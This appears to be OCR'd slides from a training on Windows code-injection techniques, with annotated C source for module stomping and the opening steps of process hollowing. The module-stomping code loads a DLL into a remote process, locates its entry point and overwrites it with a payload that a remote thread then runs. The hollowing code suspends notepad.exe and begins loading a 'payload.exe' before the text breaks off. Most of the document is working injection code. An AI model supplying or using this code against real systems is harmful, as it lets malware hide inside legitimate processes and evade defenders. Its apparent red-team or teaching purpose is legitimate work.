Module Stomping - In-Depth

- Select the target module to load
- Open the target process and get handle to that process


```
52
53      // module to load
54  #ifdef _WIN64
55      LPCSTR targetLibrary = "C:\\temp\\modules\\64\\filemgmt.dll";
56  #else
57      LPCSTR targetLibrary = "C:\\temp\\modules\\86\\filemgmt.dll";
58  #endif
59      LPVOID memBase;
60      HMODULE moduleBase;
61      LPVOID entryPoint = { 0 };
62      wprintf(L"[+] Opening the target process, pid: %d\n", pid);
63      // Open the target process with PID
64      hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
65      if (hProcess == INVALID_HANDLE_VALUE) {
66          perror("[-] Couldn't find the target process\n");
67          exit(-1);
68      }
```

Module Stomping - In-Depth


- Allocate the memory in the remote process
- Write dll path to the allocated memory

```
69
70      size_t targetSize = lstrlenA(targetLibrary);
71      // Allocate memory in the target process
72      memBase = VirtualAllocEx(hProcess, NULL, targetSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
73      if (memBase == 0) {
74          printf("%d\n", GetLastError());
75          perror("[-] Failed to allocate memory in target process\n");
76          exit(-1);
77      }
78      wprintf(L"[+] Memory allocated at remote process address: %p\n", memBase);
79
80      // Writing target library path to the newly allocated memory in target process
81      if (!WriteProcessMemory(hProcess, memBase, targetLibrary, targetSize, NULL)) {
82          perror("[-] Failed to write module in target process memory\n");
83          exit(-1);
84      }
85      wprintf(L"[+] DLL path written to the allocated memory\n");
```

Module Stomping - In-Depth



Module Stomping - In-Depth




Module Stomping - In-Depth

- Get the address of function **LoadLibraryA**. This function will use to load the target module into the remote process.
- Create the remote thread with **LoadLibraryA** as a thread start routine and address of target dll as a parameter (which is the previously allocated memory).

```
86
87      // Getting Address to the LoadLibraryA and converting it to the Thread routine
88      LPTHREAD_START_ROUTINE LoadModule = (LPTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandleA("kernel32.dll"), "LoadLibraryA");
89      if (LoadModule == NULL) {
90          perror("[-] Couldn't find the module LoadLibraryA\n");
91          exit(-1);
92      }
93      // Creating remote thread
94      // This will load our target module in the target process
95      hTargetModule = CreateRemoteThread(hProcess, NULL, 0, LoadModule, memBase, 0, NULL);
96      if (hTargetModule == INVALID_HANDLE_VALUE) {
97          perror("[-] Failed to load module in target process memory\n");
98          exit(-1);
99      }
100     wprintf(L"[+] Successfully loaded module in the memory...\n");
101     WaitForSingleObject(hTargetModule, 2000);
```

Module Stomping - In-Depth



Module Stomping - In-Depth

- Find the base address of our loaded target module

```
// Find our loaded module base
HMODULE FindModuleBase(HANDLE hProcess) {
    HMODULE hModuleList[1024];
    wchar_t moduleName[MAX_PATH];
    DWORD cb = sizeof(hModuleList);
    DWORD cbNeeded;
    // Enumerates all the modules in the process
    // and retrieve handle of all modules
    if (EnumProcessModules(hProcess, hModuleList, cbNeeded, &cbNeeded)) {
        for (unsigned int i = 0; i < (cbNeeded / sizeof(HMODULE)); i++) {
            // Getting full path of the module
            // Alternatively we can use API GetModuleBaseNameA
            if (GetModuleFileNameEx(hProcess, hModuleList[i], moduleName, (sizeof(moduleName) / sizeof(DWORD)))) {
                // Comapring if the module path has our dll
                if (wcsstr(moduleName, L"filemgmt.dll") != nullptr) {
                    return hModuleList[i];
                    break;
                }
            }
        }
    }
    return 0;
}
```

Module Stomping - In-Depth

- Find the entrypoint of the loaded module in target process
- Later we'll write our payload at the retrieved entrypoint address

```
31  LPVOID FindEntryPoint(HANDLE hProcess, HMODULE hModule) {
32      //BYTE* targetDLLHeader[0x1000];
33      LPVOID targetDLLHeader = { 0 };
34      DWORD sizeOfHeader = 0x1000;
35      // Allocate local heap
36      targetDLLHeader = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sizeOfHeader);
37      // Reading the header of target dll
38      ReadProcessMemory(hProcess, (LPVOID)hModule, targetDLLHeader, sizeOfHeader, NULL);
39      PIMAGE_DOS_HEADER dosHeder = (PIMAGE_DOS_HEADER)targetDLLHeader;
40      PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((DWORD_PTR)targetDLLHeader + dosHeder->e_lfanew);
41      // Getting entry point of the target dll
42      DWORD_PTR dllEntryPoint = ntHeaders->OptionalHeader.AddressOfEntryPoint;
43      wprintf(L"[+] DllEntryPoint offset: %p\n", (LPVOID)dllEntryPoint);
44      // DLL EntryPoint in memory
45      LPVOID dllEntryPointMem = (LPVOID)(dllEntryPoint + (DWORD_PTR)hModule);
46      wprintf(L"[+] DllEntryPoint in memory: %p\n", dllEntryPointMem);
47      return dllEntryPointMem;
48  }
```


Module Stomping - In-Depth

- Write the payload at the entrypoint address of loaded module.
- Create a thread with the entrypoint address in the target process.

```
113
114     // writing payload into the entrypoint of loaded module
115     if (!WriteProcessMemory(hProcess, entryPoint, buf, payloadSize, NULL)) {
116         perror("[-] Unable to write payload into the dll\n ");
117         exit(-1);
118     }
119
120     // Executing the payload
121     CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)entryPoint, NULL, 0, 0);
122     return TRUE;
123 }
```


Module Stomping - In-Depth

- Before writing payload into the entrypoint address of target module




Module Stomping - In-Depth

- After writing payload into the entrypoint address of target module



Module Stomping - In-Depth



Process Hollowing

- Replace executable section of the legitimate process with malicious executable.
- Replacement takes place in memory.
- Malicious code executes from inside of the legitimate process thus, it conceals its presence.
- The path of the hollowed process still points to the legitimate executable path.

Process Hollowing - Steps

1. Create target process in suspended mode
2. Get Image Base Address of the target process
3. Hollow/Unmap target image
4. Allocate new memory in target process for the payload
5. Copy all the payload section to the allocated memory in target process
6. Get Context of target process
7. Set the entrypoint of payload in respective context
8. Apply the Context of target process
9. Resume main thread of target process

Process Hollowing - API Calls

- Kernel32.dll: CreateProcessA, ReadProcessMemory, WriteProcessMemory, GetThreadContext, SetThreadContext, ResumeThread
- Ntdll.dll: NtQueryInformationProcess, NtUnmapViewOfSection/ZwUnmapViewOfSection

Process Hollowing - In-Depth

- All the libraries used in this project and also the declaration of ZwUnmapViewOfSection.

```
#include "CWLGetProcAddress.h"
#include <winternl.h>
#include <Windows.h>
#include <stdio.h>
#pragma comment(lib,"ntdll.lib")

typedef NTSYSAPI NTSTATUS(NTAPI* _ZwUnmapViewOfSection)(
    HANDLE ProcessHandle,
    PVOID  BaseAddress
    );
```


Process Hollowing - In-Depth

- Opening Process in suspended mode

```
89  int main() {
90      // Create a process in suspended mode with NtCreateProcessEx
91      LPSTARTUPINFOA startInfo = new STARTUPINFOA();
92      LPPROCESS_INFORMATION procInfo = new PROCESS_INFORMATION();
93      PROCESS_BASIC_INFORMATION* procBasicInfo = new PROCESS_BASIC_INFORMATION();
94      HANDLE hPayload = NULL;
95      DWORD payloadFileSize = 0;
96
97      printf("[+] Opening Process notepad.exe in suspended mode... \n");
98      LPSTR procName = (LPSTR)"c:\\windows\\syswow64\\notepad.exe";
99      if (!CreateProcessA(NULL, procName, NULL, NULL, TRUE, CREATE_SUSPENDED, NULL, NULL, startInfo, procInfo)) {
100         perror("[-] Error Creating Process\n");
101         exit(-1);
102     }
```

Process Hollowing - In-Depth

- Process “notepad.exe” is opened in the suspended state




Process Hollowing - In-Depth

- Getting Image Base Address of suspended process so that we can hollow out the target process
- The Image Base Address should contain PE header.

```
105     // Getting Target Process Handle
106     HANDLE tpHandle = procInfo->hProcess;
107     DWORD retLen = 0;
108     // Getting Target Base offset Address
109     NtQueryInformationProcess(tpHandle, ProcessBasicInformation, procBasicInfo, sizeof(PROCESS_BASIC_INFORMATION), &retLen);
110     DWORD pebImageBaseOffset = (DWORD)procBasicInfo->PebBaseAddress + 8;
111     printf("[+] Target Process Image Base Offset: %p \n", pebImageBaseOffset);
112     // Getting Target ImageBase Addresss
113     LPVOID targetImageBase = 0;
114     SIZE_T bytesRead = 0;
115     if (!ReadProcessMemory(tpHandle, (LPCVOID)pebImageBaseOffset, &targetImageBase, 4, &bytesRead)) {
116         int lastError = GetLastError();
117         perror("[-] Error Reading Target ImageBaseAddresss\n");
118         exit(-1);
119     }
120     printf("[+] Target Process Image Base: %p \n", targetImageBase);
121
```

Process Hollowing - In-Depth




Process Hollowing - In-Depth

- Copying the malicious binary “payload.exe” into the memory (current process memory) and getting the size of the payload image from the OptionalHeader.

```
121
122     // Getting Handle to our malicious payload
123     hPayload = CreateFileA("c:\\temp\\payload.exe", GENERIC_READ, NULL, NULL, OPEN_ALWAYS, NULL, NULL);
